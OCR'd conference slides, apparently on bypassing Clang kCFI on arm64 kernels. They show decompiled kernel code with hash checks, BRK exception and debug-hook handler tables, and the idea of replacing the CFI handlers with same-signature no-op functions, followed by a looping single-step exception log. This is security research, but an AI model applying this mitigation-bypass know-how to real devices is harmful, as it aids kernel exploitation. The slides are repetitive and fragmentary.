
```
long __fastcall _arm64_sys_lseek(/* ... */)
{
  // [...]
  if ( (file->f_mode & 4) != 0 )
  {
    lseek_fptr = file->f_op->llseek;
    if ( *(lseek_fptr - 1) != 0xE61887DE )
      __break(0x8228u);
    v6 = lseek_fptr(file, offset, whence);
    if ( (v5 & 2) == 0 )
      goto LABEL_9;
    goto LABEL_8;
  }
  // [...]
}
```

Clang Kernel Control Flow Integrity (kCFI)

Functions are called by fptr




loff_t
(struct file *, loff_t, int)
0xE61887DE
seq_lseek
0xE866E2F4
seq_read
0xE61887DE
generic_file_llseek



0xE61887DE
seq_lseek
0xE866E2F4
seq_read
ssize_t
(struct file *,
char __user *,
size_t, loff_t *)
0xE61887DE
generic_file_llseek

```
if ( *(lseek_fptr - 1) != 0xE61887DE )
  __break(0x8228u);
v6 = lseek_fptr(file, offset, whence);
```

0xE61887DE
seq_lseek

0xE61887DE
generic_file_llseek

0xE866E2F4
seq_read


if (*(lseek_fptr - 1) != 0xE61887DE)
__break(0x8228u);
v6 = lseek_fptr(file, offset, whence);
0xE61887DE ✅
seq_lseek
0xE61887DE ✅
generic_file_llseek
0xE866E2F4
seq_read

```
if ( *(lseek_fptr - 1) != 0xE61887DE )
  __break(0x8228u);
v6 = lseek_fptr(file, offset, whence);
```



0xE61887DE
seq_lseek

0xE61887DE
generic_file_llseek

0xE866E2F4 🚫
seq_read



```
__break(0x8228u)
```

Kernel panic!

```
__break(0x8228u)
```

BRK

debug_fault_info[]

Index	Exception Type	Handler
0	HW breakpoint	breakpoint_handler
…	...	...
6	aarch64 BRK	brk_handler
…	...	...

#0x8000

(Debug hooks)

IMM	Handler
\0x0004	kprobe_breakpoint_handler
…	...
\0x8000	cfi_handler
…	...

```
__break(0x8228u)
```

BRK

debug_fault_info[]

Index	Exception Type	Handler
0	HW breakpoint	breakpoint_handler
…	...	...
6	aarch64 BRK	~~brk_handler~~ NOP
…	...	...

#0x8000

(Debug hooks)

IMM	Handler
\0x0004	kprobe_breakpoint_handler
…	...
\0x8000	~~cfi_handler~~ NOP
…	...

Exception handler

```
long __fastcall do_debug_exception(/* ... */)
{
  // [...]
  v12 = &debug_fault_info[(esr >> 27) & 7];
  v8 = v12;
  v10 = *v8;
  if ( *(v10 - 1) != 0x393260EB )
    __break(0x8228u);
  if ( v10() )
    arm64_notify_die(/* ... */);
}
```

BRK handler

```
int __fastcall call_break_hook(/* ... */)
{
  // [...]
  v2 = &kernel_break_hook;
  next = v2->next;

  do
  {
    if (/* ... */)
      v4 = next[1].next;
    next = next->next;
  }
  while ( next != v2 );
  // [...]
  if ( *(v4 - 1) != 0xFAA7D95 )
    __break(0x8228u);
  return v4();
}
```

Exception handler

```
long __fastcall do_debug_exception(/* ... */)
{
  // [...]
  v12 = &debug_fault_info[(esr >> 27) & 7];
  v8 = v12;
  v10 = *v8;
  if ( *(v10 - 1) != 0x393260EB )
    __break(0x8228u);
  if ( v10() )
    arm64_notify_die(/* ... */);
}
```

BRK handler


```
int __fastcall call_break_hook(/* ... */)
{
  // [...]
  v2 = &kernel_break_hook;
  next = v2->next;

  do
  {
    if (/* ... */)
      v4 = next[1].next;
    next = next->next;
  }
  while ( next != v2 );
  // [...]
  if ( *(v4 - 1) != 0xFAA7D95 )
    __break(0x8228u);
  return v4();
}
```

`__break(0x8228u)` → `__break(0x8228u)` → ...

Infinite Loop 🫠

```
__break(0x8228u)
```



debug_fault_info[]

Index	Exception Type	Handler
0	HW breakpoint	breakpoint_handler
…	...	...
6	aarch64 BRK	single_step_handler (NOP)
…	...	...

(Debug hooks)

#0x8000


IMM	Handler
\0x0004	kprobe_breakpoint_handler
…	...
\0x8000	cfi_handler
…	...

BRK handler

```
long __fastcall do_debug_exception(/* ... */)
{
  // [...]
  v12 = &debug_fault_info[(esr >> 27) & 7];
  v8 = v12;
  v10 = *v8;
  if ( *(v10 - 1) != 0x393260EB )
    __break(0x8228u);
  if ( v10() )
    arm64_notify_die(/* ... */);
}
```

✅

Same function signature → pass kCFI check


[116.748775] Unexpected kernel single-step exception at EL1
[116.748784] Unexpected kernel single-step exception at EL1
[116.748789] Unexpected kernel single-step exception at EL1
[116.748794] Unexpected kernel single-step exception at EL1
[116.748798] Unexpected kernel single-step exception at EL1
[116.748803] Unexpected kernel single-step exception at EL1
[116.748808] Unexpected kernel single-step exception at EL1
[116.748813] Unexpected kernel single-step exception at EL1
[116.748818] Unexpected kernel single-step exception at EL1
[116.748823] Unexpected kernel single-step exception at EL1
[116.748827] Unexpected kernel single-step exception at EL1
[116.748832] Unexpected kernel single-step exception at EL1
[116.748837] Unexpected kernel single-step exception at EL1
[116.748842] Unexpected kernel single-step exception at EL1
[116.748847] Unexpected kernel single-step exception at EL1
[116.748852] Unexpected kernel single-step exception at EL1
[116.748857] Unexpected kernel single-step exception at EL1
[116.748862] Unexpected kernel single-step exception at EL1
[116.748867] Unexpected kernel single-step exception at EL1
[116.748872] Unexpected kernel single-step exception at EL1
[116.748876] Unexpected kernel single-step exception at EL1
[116.748881] Unexpected kernel single-step exception at EL1
[116.748886] Unexpected kernel single-step exception at EL1
[116.748892] Unexpected kernel single-step exception at EL1
[116.748897] Unexpected kernel single-step exception at EL1
[116.748901] Unexpected kernel single-step exception at EL1
[116.748906] Unexpected kernel single-step exception at EL1
Still trigger infinite Loop, why?
[116.748985] Unexpected kernel single-step exception at EL1

[116.748784] Unexpected kernel single-step exception at EL1
[116.748789] Unexpected kernel single-step exception at EL1
[116.748794] Unexpected kernel single-step exception at EL1
[116.748798] Unexpected kernel single-step exception at EL1
[116.748803] Unexpected kernel single-step exception at EL1
[116.748808] Unexpected kernel single-step exception at EL1

ARM® Architecture Reference Manual

